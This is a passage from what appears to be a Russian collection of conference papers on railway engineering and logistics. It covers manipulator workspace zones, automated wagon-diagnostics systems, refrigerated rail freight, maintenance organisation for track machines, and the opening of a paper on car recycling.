При этом из сферического рабочего пространства во всех случаях будет «выпадать» часть, ограниченная углом φ_{np} – это предельный профильный угол наклона манипулятора, образованный прямыми, одна из которых является горизонтальной прямой, проходящей через профильную проекцию оси поворота манипулятора O_0X_0 (точку O_0). Вторая прямая формируется двумя точками. Одной из таких точек является вышерассмотренная профильная проекция оси поворота манипулятора O_0X_0 (точка O_0), а второй точкой является точка пересечения максимального радиуса работы характерной точки рабочего органа R_{max} с профильной проекцией точки уровня земли. Получаемая часть сферического рабочего пространства (определяемая углом сектора, расположенного под рельсовой колеей и равным $\varphi_{зем} = 180^\circ - 2 \cdot \varphi_{np}$) была названа нами «зоной земли». Сохраняются в профильной проекции сферического рабочего пространства и «выпадающие» части, образованные углами φ_∂ и φ_{bn} .

При рассмотрении сферического рабочего пространства в профиле (проецировании на профильную плоскость $Y_0O_0Z_0$) поворот манипулятора осуществляется вокруг горизонтальной оси O_0X_0 (рис. 1, б). При этом из сферического рабочего пространства во всех случаях будет «выпадать» часть, ограниченная углом φ'_∂ – это угол ограничения подъёма манипулятора, образованный прямыми, одна из которых является горизонтальной прямой, проходящей через профильную проекцию оси поворота манипулятора O_0X_0 (точку O_0). Вторая прямая формируется углом её наклона к горизонту, определяемым максимальным углом подъёма манипулятора $\varphi_{max\,мн}$ и приращением данного угла $\Delta\varphi_{max\,мн}$, а также двумя точками. Одной из таких точек является вышерассмотренная профильная проекция оси поворота манипулятора O_0X_0 (точка O_0), а второй точкой является точка пересечения рассматриваемой прямой с максимальным радиусом работы характерной точки рабочего органа R_{max} . Получаемая часть сферического рабочего пространства, определяемая углом сектора, расположенного над рельсошпальной решёткой в зоне контактной сети электрифицированных железных дорог, была названа нами «зоной контактной сети».

Однако, на практике, ввиду невозможности осуществления работ по удалению нежелательной растительности под рельсовой колеей, а также небольшого (фактически отсутствующего) объёма работ в зоне рельсошпальной решётки и зоне балластной призмы, суммарный фактический объём сферического рабочего пространства $V_{факт}$ будет меньше теоретического ($V_{теор} > V_{факт}$).

Таким образом, при определении $V_{факт}$ целесообразно разбить объём рабочего пространства на несколько зон (рис. 2).



Рисунок 2 – Формирование зон сферического рабочего пространства

В целом, фактический объём $V_{факт}$ определится большей частью теоретического объёма сферического рабочего пространства, соответствующей зоне работы рабочего оборудования по и над полосой отвода железной дороги, а также непосредственно над балластной призмой. С учётом этого, фактический объём сферического рабочего пространства $V_{факт}$ может быть определён как:

$$V_{факт} = V_{теор} - V_{призм} - V_{реш} - V_{конт}$$

где $V_{призм}$ – часть объёма сферического рабочего пространства, находящегося в зоне балластной призмы;

$V_{реш}$ – часть объёма сферического рабочего пространства, находящегося в зоне рельсошпальной решётки;

$V_{конт}$ – часть объёма сферического рабочего пространства, находящегося в зоне контактной сети.

Библиографический список:

1. Крейнис З.Л. Техническое обслуживание и ремонт железнодорожного пути / З.Л. Крейнис, Н.Е. Селезнева. – Москва: УМЦ ЖДТ, 2012. – 568 с.
2. Платонов А.А. Принципы создания перспективных конструкций малоизменных манипуляторов лесных машин / А.А. Платонов, М.А. Платонова // Воронежский научно-технический Вестник. 2016. Т. 2. № 2 (16). С. 35-42.
3. Платонова М.А. К исследованию кинематических схем манипуляторов машин для удаления нежелательной растительности / М.А. Платонова, М.В. Драпалюк, А.А. Платонов // Актуальные направления научных исследований XXI века: теория и практика. 2015. Т. 3. № 5-2. С. 108-112.

ОСОБЕННОСТИ ВНЕДРЕНИЯ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ТЕХНИЧЕСКОМ ОБСЛУЖИВАНИИ ВАГОНОВ

Половинкина А.Ю., Спирюгова М.А.

Самарский государственный университет путей сообщения

Стратегическая программа является главным документом, формулирующим генеральные направления деятельности Компании во всех функциональных областях.

Для решения поставленных программой транспортной стратегии ОАО «Российские железные дороги» задач, рассчитанных на период до 2025 года, необходимо достичь такого уровня технического обслуживания подвижного состава и текущего содержания инфраструктуры, при котором наряду с обеспечением безопасности перевозок, будут снижены издержки.

Эффективность управления технологическим процессом при этом должна обеспечиваться за счет модернизации управления качеством ремонта подвижного состава и внедрения новой техники.

На решение корпоративных задач ОАО «РЖД» направлена система автоматизированного управления инфраструктурой и содержанием вагонного парка, являющаяся составной частью АСУ Компании. Эта система служит инструментом для оптимизации бизнес-процессов собственников и операторов, снижающих расходы на ремонт, обеспечивающих информацией о дислокации, состоянии и технических показателях вагонов, а также о сохранности грузов и оборудования.

В настоящее время в вагонном хозяйстве сети железных дорог различной идеологии и технического исполнения используется широкий спектр российских разработок.

При этом следует особо выделить сегмент автоматизации, направленный на снижение материальных издержек и обеспечение безопасности движения за счет снижения влияния «человеческого фактора», сокращения времени выполнения типовых операций, оптимизации технологических процессов, обеспечения качества ремонтно-восстановительных работ, адресного рекламационного контроля и анализа показателей работы. Очевидно, что основой данного направления является внедрение информационных технологий. Их применение сможет существенно повысить экономический эффект от снижения простоя вагонов в нерабочих технических состояниях за счет повышения ритмичности поступления вагонов в ремонт, своевременного материально-технического снабжения; от повышения качества ремонта благодаря автоматизированному контролю выполнения нормативов ремонтного цикла; от автоматизации функций управления производством депо (технико-экономическое планирование, учет фактических затрат на производство); от оптимизации технологических процессов, снижения сроков ремонта и улучшения его качества за счет повышения материальной заинтересованности персонала в результатах труда.

Внедряемые в системы управления и обеспечения безопасности движения поездов инновации, намеченные стратегической программой развития ОАО «РЖД», предусматривают использование спутниковых технологий координатного управления движением поездов; повышение достоверности диагностики подвижного состава на ходу поезда; автоматизацию контроля состояния инфраструктуры и подвижного состава.

Как информационная среда, автоматизированная система управления промышленно-транспортным сегментом представляет собой комплекс различных автоматизированных рабочих мест, обеспечивающих сбор информации с технологических мест различных подразделений предприятия, как производственных, так и финансово-административных. Потребителями одной и той же информации могут быть различные подразделения предприятия. Так, например, данные о проходах подвижного состава на постах контроля, полученные с регистраторов, или данные о весе поезда, важны как причастным к технологической цепочке лицам (операторам погрузки, диспетчерам, приемосдатчикам), так и административно-управляющим службам (отделу аналитики, для составления отчетов об исполненной работе или перевозкам на конкретных технологических участках).

Залогом обеспечения безопасности движения поездов и их безостановочному следованию на гарантийных участках является качественное техническое обслуживание составов на пунктах технического обслуживания вагонов (ПТО). Применяемые при этом средства контроля позволяют своевременно обнаруживать неисправности подвижного состава. С помощью этих средств контроль технического состояния подвижного состава производится: на перегонах в пути следования; на постах безопасности; на контрольных постах; на пунктах опробования автотормозов и со стороны работников всех служб железнодорожного транспорта.

К средствам автоматического контроля технического состояния подвижного состава относятся стационарные системы обнаружения отдельных видов неисправностей подвижного состава по ходу следования. В их состав входят: системы обнаружения перегретых буксовых узлов; системы обнаружения заторможенных колесных пар; системы обнаружения воло-

чащихся деталей; системы обнаружения дефектов по кругу катания колесных пар; системы обнаружения отклонений нижнего габарита подвижного состава; системы обнаружения перегруза вагонов.

Системы контроля дополняются вспомогательной системой централизации информации с линейных пунктов контроля на диспетчерский пост или центральный пост для дальнейшей обработки информации, диагностики, слежением за динамикой развития дефекта (АСК-ПС, RAD и другие).

К примеру, в эксплуатационном вагонном депо Октябрьск Куйбышевской железной дороги в настоящее время используются следующие автоматизированные системы управления работой:

- 1) АСПИЖТ – автоматизированная система правовой информации на железнодорожном транспорте;
- 2) СКАТ- портал – система контроля автоматизированная транспортная;
- 3) АСУ В – автоматизированная система ведения технико-экономического паспорта вагонного депо;
- 4) АСК ПС – автоматизированная система контроля подвижного состава;
- 5) АСУЗ-2 – автоматизированная система управления заявками;
- 6) АСУ ПТО – автоматизированная система управления работой ПТО;
- 7) АСВ (ВУ-41) – автоматизированная система ведения рекламационно-претензионной работы;
- 8) КАСАНТ – комплексная автоматизированная система учета, контроля устранения отказов технических средств и анализа их надежности;
- 9) АСУ ЗМ – информационно-аналитическая система «Замечания машинистов».

Безотказная работа этих систем является гарантией бесперебойной работы корпоративной системы управления.

Среди перспективных отечественных разработок последних лет следует отметить автоматизированную систему акустического контроля подшипников – ПАК. Эта система позволяет выявлять дефекты буксовых узлов на ранней стадии путем измерения и анализа акустических шумов, излучаемых вибрацией дефектных подшипников буксовых узлов поездов, проходящих «Пост акустического контроля». Система способна обнаружить самые незначительные дефекты поверхностей катания подшипника, как шелушение и накат, а также сильно развитые дефекты, ведущие к нагреву подшипника буксы. Уникальная методика оценки и анализа обеспечивает 100%-ную подтверждаемость выявленных дефектов.

Еще одна перспективная разработка – автоматизированный диагностический комплекс «ПАУК». Его использование позволяет оценивать техническое состояние буксового узла, тормозной системы и тележки в целом, повысить безопасность движения, составить электронный атлас неисправностей для элементов ходовых частей вагонов в эксплуатации.

Третья российская разработка, заслуживающая внимания – система контроля вертикальных динамических нагрузок «AGUILA». Эта стационарная измерительная система предназначена для обнаружения ползунов, наваров, неравномерного проката колес; для взвешивания вагонов и выявления перегрузки посредством измерения с помощью волоконно-оптических датчиков вертикальных сил, действующих на рельсы от колес вагона и для формирования данных о контролируемых узлах с последующей выдачей предупреждающих сигналов на АРМ оператора.

При опытной эксплуатации системы контроля вертикальных динамических нагрузок «AGUILA», установлено, что система произвела накопление и хранение на перегонном посту результатов от прохода 16291 поездов, что составляет 947147 вагонов; система не допустила сбоев и пропусков информации в условиях электромагнитных полей, существующих на электрифицированных участках железной дороги; система показала работоспособность для интервала скоростей от 10 до 80 км/час с указанием в выдаваемом системой Протоколе автоматически определенных нагрузок от колес проходящего поезда и формирование массива данных; за время работы системой было зарегистрировано 3762 предупреждения из которых

114 тревожных сообщения с предельной нагрузкой до 621 кН; система показала работоспособность на автоматическое определение дефектов и привязку их к порядковому номеру дефектной колесной пары в вагоне и стороны вагона, что подтверждается результатами обмеров осмотриками.

Применение системы автоматизированного управления инфраструктурой и содержанием вагонного парка, с учетом применения средств контроля технического состояния подвижного состава в пути следования соответствует направлению Стратегической программы развития ОАО «РЖД» по созданию единого информационного пространства, интегрированного с информационными системами других видов транспорта и иностранных железных дорог.

Библиографический список:

1. Стратегия научно-технического развития холдинга «Российские железнодорожные дороги» на период до 2020 года и на перспективу до 2025 года. «Белая книга». – М.: ОАО «РЖД», 2015. – 63 с.
2. Инструкция по размещению, установке и эксплуатации средств автоматического контроля технического состояния подвижного состава на ходу поезда. Утверждена распоряжением ОАО «РЖД» № 469р от 18.03.2016г.
3. В.И. Ковалева, А.Т. Осьминина, Г.М. Грошева Системы автоматизации и информационные технологии управления перевозками на железных дорогах.: учебник для вузов ж.-д. трансп. / рек. Управлением кадров, учеб. заведений и прав. обеспечения Федер. агентства ж.-д. трансп. М.: Маршрут, 2006. – 149 с.

ПЕРЕВОЗКА СКОРОПОРТЯЩЕГОСЯ ГРУЗА В СОВРЕМЕННЫХ УСЛОВИЯХ

Попова А.А., Острикова Т.К.

*Оренбургский техникум железнодорожного транспорта – структурное подразделение
Оренбургского института путей и сообщения – филиала СамГУПС*

В текущей непростой экономической ситуации одна из приоритетных задач ОАО «РЖД» - сохранение грузовой базы и привлечение новых грузов различной номенклатуры. Стратегия развития ОАО «РЖД» на период до 2030 года, утвержденная Советом директоров компании в декабре 2013 года, определила, что одной из её ключевых ценностей является клиентоориентированность, взаимовыгодное долгосрочное партнерство с клиентами, постоянное развитие портфеля транспортных продуктов и услуг в интересах потребителей. При возрастающей конкуренции на рынке транспортных услуг главными факторами в борьбе за клиента становятся новейшие технологии и клиентоориентированность, которая заключается, прежде всего, в понимании того, в чем состоит ценность услуги для клиента, способность увидеть потребности клиента, сократить его издержки, упростив доступ к железнодорожной перевозке и повысив её привлекательность.

Клиентоориентированность означает успешное взаимодействие с потенциальными клиентами - производителями продукции, которое зависит и от своевременных поставок сырья и транспортировки конечного продукта к рынкам сбыта. Важными задачами являются совершенствование договорной работы и условий транспортного обслуживания и упрощения доступа к услугам.

Несмотря на то, что объем железнодорожных перевозок между Европой и Азией пока проигрывает морю, участники рынка связывают с этим направлением большие перспективы. Вопросы внедрения новых услуг и развитие транспортных коридоров были обсуждены на круглом столе «Логистика железнодорожных перевозок внутри межконтинентальных транспортных коридоров».

Было отмечено, что в прошлом году стартовало достаточно много интересных проектов, призванных сделать перевозку более быстрой и удобной. В 2016 году был запущен пилотный проект контейнерного поезда из порта Далянь, через Маньчжурию, Забайкальск назначением в Ворсино. Подготовлен проект дорожной карты по решению основных проблем логистического сопровождения экспортных поставок продукции в Китай. Активная работа ведется и в рамках коридора «Север – Юг». «РЖД Логистика» совместно с ПАО «Трансконтейнер» ведут организацию перевозок из Индии и Ирана в Россию, через территорию Азербайджана. Проведена пилотная доставка из Мумбаи в Ворсино, срок доставки груза по же-

лезной дороге составил 22 дня, что в 2 раза быстрее, чем морем через Суэцкий канал. И примерно на 20% дешевле маршрута через Туркмению и Казахстан.

Сейчас востребована идея перевозок скоропортящихся грузов из России в Китай и обратно. В связи с этим идёт активное сотрудничество ОАО «Российские железные дороги» (РЖД) с «Российским экспортным центром» (РЭЦ). В 2016 году уже была осуществлена тестовая перевозка скоропортящегося груза из Китая в Москву и сейчас в активной стадии проработка вопроса по организации регулярного сервиса перевозок из Московского региона в Китай.

В настоящее время Министерство транспорта занимается разработкой новых правил по перевозке скоропортящихся и пищевых грузов железнодорожным транспортом. Особые условия, которые им необходимы при перевозке, разрешено обеспечивать не только за счет использования дефицитных рефрижераторных вагонов, но и в других типах подвижного состава с возможностью применения современной тары и упаковки для сохранности.

Необходимость этой инициативы объясняется тем, что действующие правила утверждены еще в 2003 году и не соответствуют современным реалиям. За прошедшие 13 лет произошли изменения как во взаимоотношениях между участниками перевозочного процесса, так и в транспортном комплексе в целом. Кроме того, появилось множество новых технологий сохранности скоропортящихся грузов и приняты новые стандарты по таре и упаковке.

В связи с развитием новейших технологий, позволяющих производить новые виды транспортной тары с использованием полипропиленовых тканей и иных видов упаковочных материалов и тары, стало возможным осуществлять перевозку ряда грузов, ранее перевозимых на особых условиях, для чего предусматривается возможность перевозки скоропортящихся и пищевых грузов в новых видах специализированных контейнеров при условии применения грузоотправителем и владельцем этих контейнеров различных технических нововведений, необходимых для сохранения свойств груза, что действующими правилами ранее не регламентировалось. Железнодорожные перевозки продуктов питания производятся посредством рефрижераторных контейнеров крупного тоннажа, которые соответствующим образом оборудованы на подвижном составе. Также транспортировка возможна при помощи вагонных секций и вагонов-термосов. Вагоны-рефрижераторы для железнодорожной перевозки оснащаются компрессорными автоматическими установками, поддерживающими температуру от -18 до +18 С°. Железнодорожные перевозки - один из наиболее массовых вариантов транспортной деятельности. Несмотря на то, что площадь железных дорог серьезно проигрывает площади автомобильных, на долю железнодорожного транспорта приходится большая часть наиболее тяжеловесных перевозок (большие партии тяжёлых грузов и техника. Отдельным видом перевозок являются железнодорожные рефрижераторные перевозки.

Преимущества железнодорожных рефрижераторных перевозок

Использование железнодорожных рефрижераторных перевозок позволяет доставить такие грузы не только быстро, но и в сохранности.

Преимуществом использования рефрижераторных секций является не только их высокая грузоподъемность. В некоторых случаях составы с вагонами-рефрижераторами комплектуются платформами с дизельными генераторами, благодаря которым системы охлаждения способны долгое время работать автономно.

Кроме того, всегда существует вероятность выхода из строя холодильного оборудования какой-либо секции, для чего состав также комплектуется несколькими высококвалифицированными специалистами. Эти люди в случае возникновения внештатной ситуации способны максимально быстро исправить проблему, сохранив груз и минимизировав потери времени.

Железнодорожные рефрижераторные перевозки обычно производятся с использованием двух вариантов подвижного состава:

- Рефрижераторные вагоны. Иногда их называют изотермическими вагонами с рефрижераторным оборудованием (некоторые варианты такого оборудования способны также и обогревать вагон).

- Крупнотоннажные рефрижераторные контейнеры на специально оборудованных платформах. Соответственно используются для более масштабных перевозок.

- Рефрижератор – незаменимая конструкция в транспортировке продуктов питания. Современные изготовители, а также логисты, соблюдают все санитарные нормы, способствующие сохранению свойств перевозимого товара. Имея в распоряжении технологический комплекс, специалисты могут постоянно контролировать состояние содержимого контейнеров.

- Рефрижераторные перевозки железнодорожным транспортом распространяются на мясную и рыбную продукцию, пребывающую в замороженном виде. Клиент вправе потребовать от логистической компании санитарный паспорт, подтверждающий соблюдение всех требований. Благодаря сохранению оптимальной температуры, ваша продукция не утратит своих вкусовых качеств и полезных свойств, несмотря на внешние факторы.

- Каждый рядовой гражданин знает, что повторная разморозка пагубно влияет на мясо – рефрижераторы помогают избежать печального сценария. Чтобы товар быстро приехал к реализатору, логисты разрабатывают наиболее короткий железнодорожный маршрут с учетом передвижения других составов. Рефрижераторы позволяют перевозить продукты питания при любых климатических условиях, даже при невыносимой жаре.

- Рефрижераторные перевозки жд очень востребованы в наше время, поскольку, в сравнении с автомобильной доставкой, отличаются большей надежностью. Логисты предоставят онлайн калькулятор, позволяющий мгновенно определить стоимость транспортировки.

С помощью услуг железной дороги можно легко перевезти нужное количество продукции в морозильных и холодильных камерах. ЖД перевозки рефрижераторами позволят снизить затраты на транспортировку товаров, получить высокую оперативность и гарантию сохранности микроклимата в установленном режиме на весь срок путешествия вашей продукции.

Более того, такие грузы можно будет перевозить также и в универсальных крытых вагонах и универсальных контейнерах при соблюдении установленных условий хранения и транспортировки, что значительно снизит стоимость перевозки, повысив при этом конкурентоспособность железнодорожных перевозок.

Российское продовольственное эмбарго было введено в 2014 году, и за это время грузовые потоки уже изменились. Основные перемены произошли во внешних перевозках, так как внутри страны импортные продукты всё также требовалось доставлять сначала к местам хранения и распределения, а затем – в магазины. Отказ от доставки из близлежащих стран мог привести к отказу от использования автомобильного и железнодорожного транспорта, в том числе, от перевозки контейнеров, что на данном этапе нецелесообразно, так как железнодорожный транспорт отличается регулярностью сообщений, относительно невысокой ценой на перевозку, особенно больших объемов товара. Главным недостатком железных дорог считают большие сроки доставки, вызванные длительными стоянками на сортировочных станциях при формировании состава в нужном направлении. В целях сокращения сроков доставки продолжают отрабатываться уже знакомые всем продукты: «Транссиб за семь суток» и «Байкал шаттл».

Преимущества доставки товара в контейнерах по железным дорогам

Часто для услуг транспортировки большого количества товара используются целые выделенные составы. Иногда и одного вагона будет много, поэтому применяют совместные перевозки. Сегодня перевозки в рефрижераторных контейнерах являются достаточно гибкими и могут позволить транспортировать продукцию, получив целый ряд важных преимуществ. Главные выгоды для бизнеса от сотрудничества с железнодорожными компаниями следующие:

-транспортировка выполняется точно в установленные сроки, вы заранее знаете время прибытия груза;

-есть гарантия качества доставки, отсутствуют проблемы с получением необходимой страховки на товар;

-настраивается необходимая температура в вагоне, которая поддерживается по всему пути следования;

-можно заказать дополнительное сопровождение для транспортировки грузов с высокой ценностью;

-отсутствуют сложности с длительной перевозкой и необходимостью частичной разгрузки продукции.

Вагоны с охлаждаемым внутренним пространством используются для различного груза, который нуждается в определенной температуре. Настраиваться внутренние условия могут на любые показатели. Иногда заказывают перевозки в рефрижераторных контейнерах просто для того, чтобы не перегревать продукцию в раскаленных металлических ящиках. Но главные варианты продукции для транспортировки в таких условиях следующие:

-сельскохозяйственная продукция, которая может испортиться при перевозке в обычных условиях;

-полуфабрикаты и замороженные продукты, которые нельзя размораживать ни на минуту при перевозке;

-продукты питания, условия хранения которых определяются жестко установленными рамками температуры;

-медикаменты и продукция в сфере химической промышленности с определенными требованиями по условиям хранения;

-транспортировка биологического материала, тел умерших людей и органики, которая может распадаться.

Конечно, дальнейшие перспективы, в первую очередь, будут зависеть от политических решений. Маршруты, по которым поставляются товары из других стран, уже известны, как и виды транспорта, основные поставщики, и что они могут поставить – хорошо знакомы. Не стоит забывать, что идет процесс замены части продукции отечественным сельским хозяйством и пищевой промышленностью, что тоже оказывает влияние на транспортную сферу. Если будут какие-либо решения по эмбарго, это может оказать влияние на перевозки, но всё будет зависеть от того, каких стран это коснется, видов продукции и принятых мер.

Учитывая задачи, поставленные Президентом РФ о необходимости обеспечения доставки скоропортящихся грузов, в частности, рыбы с Дальнего Востока в центр России, можно говорить о дальнейшем развитии перевозки скоропортящихся грузов железнодорожным транспортом.

Библиографический список:

1. <http://intermost.ru/catalog/perevozki-v-refrizheratornyh-konteynerah>
2. <http://www.rzd-partner.ru/zhd-transport/comments/koridory-vyzyvayut-interes>
3. Журнал «Железнодорожный транспорт» 7-2016 [с.25-27]
4. Иловыйский Н.Д., Киселёв А.Н. Сервис на транспорте (железнодорожном): Учебник для вузов.- М.: Маршрут, 2003.

ТО И Р ПАРКА МАШИН РАБОТАЮЩИХ НА «ЛИНИИ»

Рыбалов М.Е.

*Оренбургского техникума железнодорожного транспорта – структурного подразделения
ОРИПС – филиала ФГБОУ ВО СамГУПС*

Современный парк путевых машин, используемых в путевом хозяйстве железнодорожного транспорта, представляет собой сложную, высокотехнологичную систему. С помощью машин осуществляются строительство, текущее содержание и ремонт железнодорожного пути, выполняются погрузочно-разгрузочные работы на железнодорожном транспорте. Использование машин по прямому назначению является объективным показателем производственно-хозяйственной деятельности предприятия, в конечном счете оказывающем решающее значение на основной показатель — доход или прибыль.

Одним из конкретных путей максимального использования машинного парка в путевом хозяйстве является осуществление комплексных мероприятий по поддержанию технически исправного состояния машин - своевременное и полномасштабное проведение качественного технического обслуживания и текущего ремонта. Одним из направлений уменьшения связанных с этим издержек и повышения эффективности эксплуатации современных путевых машин является применение передвижных технических средств.

Современные технологии ремонта пути подразумевают использование комплексов машин или применение хозяйственных поездов. Комплексы машин и хозяйственные поезда прибывают на закрытый перегон в определенном порядке. И не всегда есть возможность произвести маневры по перемещению машины имеющей отказ на ближайшую станцию или базу.

Для сравнительной оценки различных организационных форм ТО и Р используют следующие классификационные признаки: наличие у линейного предприятия (далее ЛП) технических средств для выполнения ТО и Р машин; время проведения ТО и Р машин; способ совмещения машин и технических средств ТО и Р; участие в выполнении ТО и Р машинистов и членов экипажа машины. Пользуясь названными признаками, рассмотрим соответствующие организационные формы, отличающиеся принадлежностью средств обслуживания, подразделяются на пять вариантов: в варианте I подразделения, эксплуатирующие машины, обслуживают их собственными средствами; в варианте II ТО и Р выполняется средствами ЛП, элементами которого являются подразделения, эксплуатирующие машины; вариант III представляет собой сочетание вариантов I и II; в варианте IV ТО выполняется средствами, принадлежащими внешней специализированной организации; вариант V представляет собой сочетание вариантов III и IV.

Эффективность вариантов организационных форм ТО и Р различна. Например, вариант I, основывающийся на самообеспеченности производственного подразделения в отношении ТО и Р машин, обладает, пожалуй, одним, но важным преимуществом перед другими - простотой управления, так как средства, необходимые для ТО и Р собственных машин, находятся всегда рядом. Однако для реализации такой организационной формы требуются неоправданно большие издержки на создание и функционирование средств обслуживания и ремонта в каждом подразделении, вследствие чего организационная форма ТО по варианту I применяется лишь в особых условиях, например, при большой удаленности объекта работ подразделения от эксплуатационно-ремонтной базы предприятия. Вариант II отличается тем, что операции обслуживания выполняются средствами, находящимися в распоряжении предприятия. При такой организации усложняется управление обслуживанием множества распределенных между подразделениями машин, но вместе с этим, за счет лучшего использования средств увеличивается результативность и повышается общая эффективность системы ТО и Р предприятия. Вариант III организационной формы сочетает в себе применение для ТО и Р машин средств подразделений и средств предприятия. Эта форма характеризуется лучшей мобильностью и адаптивностью к условиям эксплуатации машин на множестве территориально распределенных объектов. Вариант IV отличается тем, что ТО и Р машин выполняются по плановым и неплановым заявкам подразделений (или предприятия) средствами, принадлежащими внешней по отношению к предприятию (подразделению) специализированной организации. В основе этой формы лежит принцип централизованного сервисного обслуживания совокупности владельцев машин, позволяющий применять при ТО и Р специализацию не только по видам машин, но и по их отдельным функциональным системам. Организационная форма варианта V заключается в том, что ТО и Р машин подразделяется по сложности и ответственности между средствами данного предприятия и средствами внешней организации, специализирующейся на выполнении сложных операций ТО.

В зависимости от времени проведения ТО и Р, возможны следующие организационные формы: ТО и Р машин выполняется в день нахождения ее в наряде и ТО и Р выполняется в нерабочий день. Если подлежащая обслуживанию машина находится в наряде, то ТО и Р может быть выполнено с прекращением работы машины на время обслуживания, либо в ме-

ждусменное время, либо в течение технологических и обеденного перерывов. Остановка работы машины на ТО и Р ведет к прерыванию работ на объекте, нарушению ритмичности и большим издержкам. Поэтому при выборе организационной формы ТО и Р отдается предпочтение такой, которая максимизирует использование рабочего времени средств обслуживания и минимизирует потери производства. Для основного производства предпочтительнее, чтобы ТО машины выполнялось либо в технологические и другие плановые перерывы, либо в междусменное время, либо, наконец, в нерабочую смену. Предприятие окажется с некоторыми дополнительными издержками, если обслуживание машины будет выполняться в общевыходные дни, поскольку возникает необходимость особого бытового и материально-технического обеспечения работающей в выходные дни ремонтной мастерской.

По способу совмещения подлежащих ТО и Р машин и требующихся для их обслуживания средств организационные формы подразделяются на два вида: подлежащая обслуживанию машина подается к техническому средству (мастерской); средство обслуживания транспортируется к машине.

Организация ТО и Р при подаче машины к обслуживающей мастерской исходит из того положения, что издержки, связанные с транспортированием машин к средству обслуживания, существенно меньше тех, которые потребовались бы для транспортирования мастерской к машине. Организация ТО и Р с подачей средств к машинам в места их эксплуатации может быть реализована двумя способами: в первом - подвижная мастерская при поступлении заявки подходит к машине и после удовлетворения заявки возвращается в исходное положение, во втором - мастерская производит ТО машин, расположенных на ближайших обгонных пунктах в порядке поступления требований и после их удовлетворения возвращается в исходный пункт.

Организация технического обслуживания и ремонта машины по участию в нем экипажа делится на три формы: первая, когда операции ТО и Р выполняются экипажем машины; вторая - операции выполняются специалистами мастерской с привлечением экипажа машины; третья - обслуживание и ремонт выполняется полностью специалистами мастерской.

Первая форма применяется при ТО и Р машин средней сложности при условии, что экипаж обладает достаточным уровнем профессиональной квалификации и что на машине имеются для выполнения предстоящих технологических операций необходимые приспособления, инструменты и приборы. Вторая форма организации ТО и Р наиболее распространена, и достаточно эффективна, так как при ней трудоемкие, но простые операции могут выполняться членами экипажа машины (машинист, водитель, помощник машиниста и т. п.), а наиболее сложными и ответственными операциями займутся специалисты мастерской. Третья форма организации ТО и Р основывается на полном освобождении машинистов и водителей от участия в ТО и Р своих машин. В этом случае достигается высокое качество ТО и Р, поскольку работники мастерской специализируются не только по видам машин, но еще более узко: по отдельным агрегатам и подсистемам машины. Они могут с меньшими затратами времени и труда обнаружить неисправность, предупредить появление отказа машины или ее агрегата.

Подлежащая ремонту машина требует совмещения ее с ремонтным средством в какой-либо географической точке (пункте), отличающихся той или иной степенью удобства. Удобство может оцениваться: расходом ресурса, временем на перемещение и обустройство, наличием транспортных связей, энергоисточников и т. д.

Наиболее удобный пункт совмещения обычно выбирается при двух принципиально отличных ситуациях: когда намечается строительство стационарного ремонтного предприятия и когда ремонтное средство, обладающее той или иной подвижностью, уже имеется.

Территория, на которой эксплуатируется подлежащий ремонту машинный парк, характеризуется множеством показателей. Однако главными для выбора пункта и способа совмещения служат конфигурация и размеры территории. По конфигурации данные территории можно условно разделить на три разновидности: круговую, ленточную и линейную.

Размеры территории, на которой располагается ремонтный фонд, характеризуются диаметром D (круговая форма), длиной R и шириной b (форма полосы), длиной R (линейная

форма). Эти параметры, а также географические координаты территорий с течением времени остаются постоянными или изменяются.

Любое совмещение ремонтного фонда и ремонтного средства неизбежно связано с перемещениями на то или иное расстояние, разделяющее в данный момент положения машины и ремонтного средства. По данному признаку территории, на которых может располагаться ремонтный фонд, подразделяются на две группы: территории с условно ограниченными и условно неограниченными размерами. Распределение машин в границах данной территории по своему характеру подразделяется на два вида: случайное и детерминированное.

Под способом совмещения машин, требующих обслуживания, с обслуживающим средством (мастерской) подразумевается перемещение названных объектов в заданный пункт (географическую точку).

В зависимости от перемещаемого объекта способ совмещения подразделяется на три разновидности: перемещение машины к мастерской; перемещение мастерской к машине; перемещение мастерской и машины в одну точку.

Первый вариант характеризуется тем, что каждая машина, требующая обслуживания, транспортируется каким-либо способом от точки, в которой возникла необходимость в обслуживании, в точку, где постоянно находится мастерская.

По второму варианту каждая машина для выполнения обслуживания транспортируется в точку, вблизи которой машина эксплуатируется.

Сущностью третьего варианта является то, что машина после обслуживания не возвращается в исходную точку, а должна транспортироваться на новый участок работ, расположенный впереди исходной точки, либо наоборот.

Совмещение, предусматривающее перемещение мастерской, может осуществляться по двум вариантам. В первом случае предусматривается, что обслуживающее средство имеет постоянное место пребывания в точке 0, а для обслуживания каждой машины это средство перемещается в точку, в которой находится данная машина. После ее обслуживания мастерская возвращается в точку 0.

Однако возможен и другой, второй вариант, когда мастерская выходит из точки 0 к машине, от которой поступила заявка, и затем, не возвращаясь в исходную точку 0, обслуживает все требования в порядке очередности их появления. И лишь после того, как будут удовлетворены все заявки, мастерская возвращается в точку 0.

Библиографический список:

1. Бойко Н.И. Сервис самоходных машин и автотранспортных средств: учеб, пособие / Н.И. Бойко, В.Г. Санамян, А.Е. Хачкина. - Ростов н/Д.: Феникс, 2007. - 512с
2. Моргунов Ю.Н., Техническая эксплуатация путевых и строительных машин: Учебник – М.: ГОУ «Учебно-методический центр по образованию на железнодорожном транспорте», 2009-701с.

СОСТОЯНИЕ УТИЛИЗАЦИИ АВТОМОБИЛЕЙ В РОССИИ

Сазонов Д.С., Сиваков В.В.

Брянский государственный инженерно-технологический университет

Автомобиль стал неотъемлемой частью жизни человека. С момента своего изобретения Карлом Бенцом число автомобилей неуклонно росло, что способствовало повышению уровня комфорта человека, однако в тоже время проявились и ряд отрицательных качеств, а именно их утилизация.

Программа утилизации машин является достаточно заманчивой для большинства россиян, ведь именно она содействует обновлению государственного «автопарка», причем больше всего подобное нововведение оценили производители отечественных машин, а также те, кто, собственно говоря, сдает их на переработку. Основным условием является то, что тратить средства, полученные от сдачи старого транспортного средства, можно только на покупку нового, при этом марки авто определены специальным списком, составленным правительством.

Отдельно стоит обговорить тот факт, что время владения транспортным средством должно превышать 6 месяцев, потому что только так власти дадут человеку право на получение кредита. Более того, участвовать в программе могут физические или юридические лица, однако назвать данный факт основным нельзя, ведь существуют дополнительные условия утилизации автомобилей, к которым относятся следующие:

- нельзя сдавать в утиль новые автомобили, поэтому достаточно важным требованием для программы является шестилетний возраст автомобиля;
- необходимо быть гражданином России (приезжие люди с видом на жительство, участвовать в программе не могут);
